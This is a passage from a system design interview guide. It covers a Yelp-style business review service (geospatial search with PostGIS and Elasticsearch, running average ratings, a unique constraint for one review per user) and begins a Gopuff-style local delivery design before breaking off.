5. Correctness: the one-review-per-user rule must be strongly enforced. A user must never end up with two reviews on one business.
6. CAP choice: AP for reads (search and view), because showing a slightly stale rating is better than failing. The uniqueness rule is enforced inside a single database with a constraint, which gives us a consistent check where we need it.

3. Back-of-the-envelope estimates

Assumption	Number
Daily active users	100M
Searches per user per day	5

Assumption	Number
Business page views per user per day	3
Reviews written per day	1M
Businesses	10M
Business row size	1 KB
Review size (with text)	1 KB

```
Search QPS:  100M x 5 / 86,400       ~= 5,800/s  (peak x3 ~= 17k/s)
View QPS:    100M x 3 / 86,400       ~= 3,500/s
Review QPS:  1M / 86,400             ~= 12 writes/s

Read : write ratio                   ~= 800 : 1

Business data:  10M x 1 KB           = 10 GB  (fits in memory)
Reviews total:  1B x 1 KB            = 1 TB
New reviews:    1M x 365 x 1 KB      ~= 365 GB/year
```

Two takeaways. The business table is small enough to fit in RAM on one machine. Reviews are bigger but writes are tiny, so this is a read-heavy system.

4. Core entities

- Business: a place. Fields: `id`, `name`, `category`, `lat`, `lng`, `address`, `avg_rating`, `num_ratings`.
- Review: one user's opinion of one business. Fields: `id`, `business_id`, `user_id`, `rating`, `text`, `created_at`.
- User: the person. Fields: `id`, `name`.
- Location: a named area, like "Brooklyn" or "San Francisco". Fields: `id`, `name`, `polygon`.

```sql
CREATE EXTENSION IF NOT EXISTS postgis;

CREATE TABLE businesses (
  id           BIGSERIAL PRIMARY KEY,
  name         TEXT NOT NULL,
  category     TEXT NOT NULL,
  location     GEOGRAPHY(Point, 4326) NOT NULL,  -- lat/lng on Earth
  avg_rating   NUMERIC(2,1) NOT NULL DEFAULT 0,
  num_ratings  INT NOT NULL DEFAULT 0
);

CREATE TABLE reviews (
  id           BIGSERIAL PRIMARY KEY,
  business_id  BIGINT NOT NULL REFERENCES businesses(id),
  user_id      BIGINT NOT NULL,
  rating       SMALLINT NOT NULL CHECK (rating BETWEEN 1 AND 5),
  text         TEXT,
  created_at   TIMESTAMP NOT NULL DEFAULT now(),
  UNIQUE (user_id, business_id)       -- one review per user per business
);
```

5. API design

`GET /businesses?query=pizza&lat=40.71&lng=-74.00&radius_m=2000&category=restaurant&cursor=abc&limit=20` – search. Public, no auth needed.

```
// response 200
{
  "results": [
    {"id": 101, "name": "Joe's Pizza", "category": "restaurant",
     "avg_rating": 4.5, "num_ratings": 2381, "distance_m": 420}
  ],
  "next_cursor": "def"
}
```

`GET /businesses/{id}` – business details. Response `200` with business fields, `404` if missing.


`GET /businesses/{id}/reviews?cursor=xyz&limit=10` – paginated reviews, newest first. Response `200` `{"reviews": [...], "next_cursor": "..."}`.

`POST /businesses/{id}/reviews` – leave a review. Requires a logged-in user (JWT). The user id comes from the token.

```
// request
{"rating": 5, "text": "Best slice in town."}
// response 201
{"id": 99012, "business_id": 101, "rating": 5, "created_at": "2026-11-03T12:00:00Z"}
```

Status codes: `201` created, `400` rating not 1-5, `401` not logged in, `409` already reviewed this business.


6. High-level design



We split reads (Business Service) from writes (Review Service) because reads are 800 times more frequent. Both talk to one Postgres database with the PostGIS extension for location queries.

How will users search for businesses?

1. Client sends `GET /businesses` with keyword, lat/lng, radius, and category.
2. The gateway routes it to the Business Service.
3. The Business Service runs one query that filters by distance, category, and name, then sorts.
4. It returns the first 20 results and a cursor for the next page.




```sql
SELECT id, name, avg_rating, num_ratings,
       ST_Distance(location, ST_MakePoint(-74.00, 40.71)::geography) AS d
FROM businesses
WHERE ST_DWithin(location, ST_MakePoint(-74.00, 40.71)::geography, 2000)
  AND category = 'restaurant'
  AND name ILIKE '%pizza%'
ORDER BY d
LIMIT 20;
```

Without the right indexes this scans all 10M rows. The deep dive fixes that.

How will users view a business and its reviews?

1. Client calls `GET /businesses/101`. The service reads one row by primary key (fast).
2. Client calls `GET /businesses/101/reviews`. The service reads from an index on `(business_id, created_at DESC)` and returns 10 at a time.
3. We never load all 2,381 reviews at once. Cursor pagination keeps each page a cheap index range scan.

How will users leave a review?

1. Client sends `POST /businesses/101/reviews` with a JWT.
2. Review Service validates the rating is 1-5 and inserts the row.

3. If the `UNIQUE (user_id, business_id)` constraint fires, return `409 Conflict`.
4. The service updates the business's average rating (see deep dive).

7. Deep dives

How do we search by location efficiently? (geospatial index)

The problem: "find businesses within 2 km" on a normal B-tree index does not work well. A B-tree sorts one dimension. You can index latitude or longitude, but a range on both still scans a wide strip of rows. We need an index that understands 2D space.

Option	How it works	Pros	Cons
Geohash	Encode lat/lng into a string; nearby points share a prefix	Works on any B-tree or key-value store; easy to shard	Edge cases at cell borders; must query neighbor cells
Quadtree	Split the map into 4 squares, recursively, until each holds at most N businesses	Adapts to density (Manhattan gets tiny cells, Nevada big ones)	Custom in-memory structure; rebuild on changes
PostGIS / R-tree (GiST index)	Database indexes bounding boxes of shapes	Built in, exact distance, handles polygons	Ties you to Postgres; heavy queries at very high QPS
Elasticsearch `geo_point`	Search engine with geo plus full-text	Combines location, text, filters in one query	Another system to sync and operate

A geohash turns a location into a short string. Each extra character makes the cell smaller. For example a 6-character geohash is a cell about 1.2 km by 0.6 km. Two points with the same 6-character prefix are in the same cell.

```python
# pip install pygeohash
import pygeohash as pgh

def candidate_cells(lat, lng, precision=6):
    """The user's cell plus its 8 neighbors, so we don't miss
    businesses just across a cell border."""
    center = pgh.encode(lat, lng, precision=precision)
    return [center] + pgh.neighbors(center)   # 9 cells

# Query: WHERE geohash6 IN (...9 cells...) then filter exact distance.
```

Recommended: for 10M businesses, PostGIS with a GiST index is enough and simplest. The whole table is 10 GB, so it lives in memory. If search QPS or text-search needs grow, move search to Elasticsearch with `geo_point` and full-text in one index (next deep dive).

```sql
CREATE INDEX idx_biz_location ON businesses USING GIST (location);
```

How do we search by name and location together at scale?

The problem: `name ILIKE '%pizza%'` cannot use a normal index because of the leading `%`. So the database scans every row in the radius and string-matches each one. Real search also wants typo tolerance ("piza") and relevance ranking.

Option	Text search	Geo	Ranking	Ops cost
Postgres `ILIKE`	Full scan	PostGIS	Manual	Low
Postgres full-text (`tsvector` + GIN) + PostGIS	Inverted index	PostGIS	Basic	Low
Elasticsearch	Inverted index, fuzzy	`geo_point`, `geo_distance`	BM25 + boosts	Medium

An inverted index is a map from each word to the list of documents that contain it, like the index at the back of a book. It makes word lookup fast.

Recommended: Elasticsearch as the search index, fed from Postgres by change data capture (CDC). CDC means reading the database's change log (for example with Debezium) and streaming every insert or update to another system. Postgres stays the source of truth.

```
{
  "query": {
    "bool": {
      "must":   [{"match": {"name": {"query": "piza", "fuzziness": "AUTO"}}}],
      "filter": [
        {"term": {"category": "restaurant"}},
        {"geo_distance": {"distance": "2km",
                          "location": {"lat": 40.71, "lon": -74.00}}}
      ]
    }
  },
  "sort": [{"_score": "desc"}, {"avg_rating": "desc"}],
  "size": 20
}
```

For named places like "Brooklyn", store each area's boundary polygon in a `locations` table. Resolve "Brooklyn" to its polygon, then use a `geo_shape` filter (Elasticsearch) or `ST_Within` (PostGIS) instead of a circle.

How do we keep the average rating fast to read at scale?

The problem: search results show the average rating of every business. Computing `AVG(rating)` over 2,381 reviews for each of 20 results on every search, at 17k searches per second, is far too expensive.

Option	How	Read cost	Write cost	Freshness
Compute on read	`SELECT AVG(rating) ... GROUP BY`	High	None	Exact

Option	How	Read cost	Write cost	Freshness
Store running totals, update in the same transaction	Keep `avg_rating` and `num_ratings` on the business row	One column read	One row update	Exact
Async aggregation	Queue the event, a worker updates the average	One column read	Tiny	Seconds stale

Recommended: store the running average on the business row and update it in the same transaction as the review insert. At about 12 reviews per second overall, row contention is not a real issue. Use the incremental formula so you never re-scan reviews.

```
BEGIN;
INSERT INTO reviews (business_id, user_id, rating, text)
VALUES (101, 42, 5, 'Best slice in town.');

-- new_avg = (old_avg * n + new_rating) / (n + 1)
UPDATE businesses
SET avg_rating  = (avg_rating * num_ratings + 5) / (num_ratings + 1),
    num_ratings = num_ratings + 1
WHERE id = 101;
COMMIT;
```

The single `UPDATE` statement takes a row lock, so two concurrent reviews on the same business apply one after the other and neither is lost. If a single business ever got thousands of reviews per second, switch to the async option: push events to a queue and let one worker per business batch the updates.

How do we ensure a user can only leave one review per business?

The problem: a check like “select first, insert if none” has a race. Two requests from the same user (a double click) can both see “no review” and both insert.

Option	Correct under races?	Notes
Check in app code before insert	No	Race window between SELECT and INSERT
Database `UNIQUE (user_id, business_id)`	Yes	The database rejects the second insert atomically
Distributed lock per (user, business)	Yes	Overkill and adds a failure point


Recommended: the database unique constraint. It is the simplest correct answer. The second insert fails with a unique violation, and the service returns `409 Conflict`. If reviews are later sharded, shard by `business_id` so that the `(user_id, business_id)` pair always lands on one shard and the constraint still works locally.

```
from psycopg2 import errors

def create_review(user_id, business_id, rating, text):
    try:
        with db.transaction():
            insert_review_and_update_avg(user_id, business_id, rating, text)
        return 201
    except errors.UniqueViolation:
        return 409   # already reviewed; client can offer "edit your review"
```


Failure handling: if the database primary fails, reviews fail for about 30-60 seconds during failover. The client retries with the same request, and the unique constraint makes the retry safe, it can never create a duplicate. Reads keep working from replicas and Elasticsearch.

8. Final architecture



Component	Job	Technology example
API Gateway	Auth, rate limit, routing	AWS API Gateway, Kong
Search Service	Geo + keyword + category search	Stateless service
Search index	Inverted index plus geo filters	Elasticsearch / OpenSearch
Business Service	Business page and review pages	Stateless service
Cache	Hot business pages	Redis, 60 s TTL
Review Service	Insert review, update average atomically	Stateless service
Primary DB	Source of truth, unique constraint	Postgres + PostGIS
CDC pipeline	Keep search index in sync	Debezium + Kafka

Deployment map (AWS)



The gateway fans out to three stateless services in the service subnet, while Postgres, Redis, Kafka and the Elasticsearch index it feeds all sit in the data subnet.

9. Common mistakes and interviewer follow-ups

- Using a B-tree on lat and lng for “nearby”. It still scans a large strip. Say: “I need a 2D index: geohash, quadtree, or PostGIS GiST.”
- Forgetting neighbor cells with geohash. A business 10 m away across a border gets missed. Always query the 8 neighbors too.
- Computing `AVG()` on every search. Too slow at 17k QPS. Store `avg_rating` and `num_ratings` on the business.
- Enforcing one review per user in app code only. Races create duplicates. Use a `UNIQUE` constraint.
- `ILIKE '%term%'` for search. Full scan. Use an inverted index (Postgres full-text or Elasticsearch).

- Making Elasticsearch the source of truth. It is a derived index. Keep Postgres as truth and rebuild ES from it.
- Follow-up: “How do you search by city name?” Answer: store area polygons, resolve the name, filter with `ST_Within` or `geo_shape`.

10. One-page cheat sheet

Topic	Key point
Scale	100M DAU, ~6k search/s (peak 17k), ~12 review writes/s
Data	10M businesses = 10 GB, 1B reviews = 1 TB
Geo index	PostGIS GiST at this size; geohash/quadtree to explain the idea
Text search	Elasticsearch fed by CDC; fuzzy match, geo_distance filter
Avg rating	Running `avg_rating`, `num_ratings` updated in same transaction
One review	`UNIQUE (user_id, business_id)`, return 409
Named areas	Polygons + `ST_Within` / `geo_shape`
CAP	AP for reads, consistent constraint for writes

Sources

- Hello Interview: Design Yelp
- PostGIS: ST_DWithin
- Elasticsearch: Geo-distance query
- Wikipedia: Geohash
- Wikipedia: Quadtree
- Debezium: Change data capture for Postgres

04. Local Delivery Service (Gopuff) (Easy)

> A local delivery service like Gopuff stocks snacks, drinks, and household items in hundreds of small warehouses called distribution centers (DCs), also known as micro-fulfillment centers. A customer opens the app, sees what can reach them within 1 hour, and places an order. The interviewer is really testing two things: can you answer “what is available near me?” in under 100 ms by combining many nearby warehouses, and can you take an order without ever selling the same physical item twice.

1. Functional requirements

Core (must have):

1. Customers can see which items are available to them for delivery within 1 hour, based on their location. Availability is the sum of stock across all DCs that can reach them in time.
2. Customers can order several items in one order.

Below the line (out of scope):

1. Payments. A payment provider handles it; it does not change inventory design.
2. Driver dispatch and routing. A separate logistics system.
3. Catalog search and browsing pages. We focus on availability and ordering.
4. Cancellations and returns. They add a “put stock back” flow but no new concepts.

2. Non-functional requirements

1. Fast availability: p99 under 100 ms. It is called on every page and search, so it must feel instant.
2. Strong consistency for orders: two customers must never buy the same physical unit. Overselling means a driver shows up with half an order.
3. Scale: 10k DCs, 100k catalog items, 10M orders per day.
4. Availability: 99.9% for ordering, 99.99% for availability reads.
5. CAP choice: split by path. Availability reads are AP: a count that is a few seconds stale is fine, since the order step re-checks. Ordering is CP: if we cannot confirm stock consistently, we reject the order rather than oversell.

3. Back-of-the-envelope estimates

Assumption	Number
Orders per day	10M
Items per order	5
Availability calls per order (browse, search, cart)	20
DCs	10,000

Assumption	Number
Items stocked per DC	5,000 (of 100k catalog)
Inventory row size	50 bytes

```
Order QPS:        10M / 86,400           ~= 115 orders/s  (peak x5 ~= 600/s)
Inventory decrements: 115 x 5            ~= 600 row updates/s (peak 3k/s)
Availability QPS: 10M x 20 / 86,400      ~= 2,300/s  (peak ~= 12k/s)

Inventory rows:   10k DCs x 5k items     = 50M rows
Inventory size:   50M x 50 B             = 2.5 GB  (fits in memory)
Orders/year:      10M x 365 x 1 KB       ~= 3.6 TB/year
```

Inventory is small, only 2.5 GB. The hard parts are latency of the availability query and correctness of the order write.

4. Core entities

- Item: a product type, like “Cheetos 8 oz”. Fields: `item_id`, `name`, `price`. Think of it as a class.
- Inventory: how many units of an item sit in one DC. Fields: `dc_id`, `item_id`, `quantity`. Think of it as instances at a place.
- Distribution Center (DC): a warehouse. Fields: `dc_id`, `lat`, `lng`, `region`.
- Order: a customer’s purchase. Fields: `order_id`, `user_id`, `status`, `delivery_lat`, `delivery_lng`.
- OrderItem: one line of an order. Fields: `order_id`, `item_id`, `dc_id`, `quantity`.

```sql
CREATE TABLE inventory (
  dc_id     INT    NOT NULL,
  item_id   INT    NOT NULL,
  quantity  INT    NOT NULL CHECK (quantity >= 0),  -- can never go negative
  PRIMARY KEY (dc_id, item_id)
);

CREATE TABLE orders (
  order_id      UUID PRIMARY KEY,
  user_id       BIGINT NOT NULL,
  status        TEXT NOT NULL,          -- 'placed', 'packed', 'delivered'
  created_at    TIMESTAMP NOT NULL DEFAULT now()
);

CREATE TABLE order_items (
  order_id  UUID NOT NULL REFERENCES orders(order_id),
  item_id   INT  NOT NULL,
  dc_id     INT  NOT NULL,
  quantity  INT  NOT NULL,
  PRIMARY KEY (order_id, item_id, dc_id)
);
```

5. API design

`GET /availability?lat=40.71&lng=-74.00&item_ids=11,12,13` – quantities deliverable within 1 hour. Or `?lat=..&lng=..&cursor=..&limit=50` to page through everything available. Auth optional.

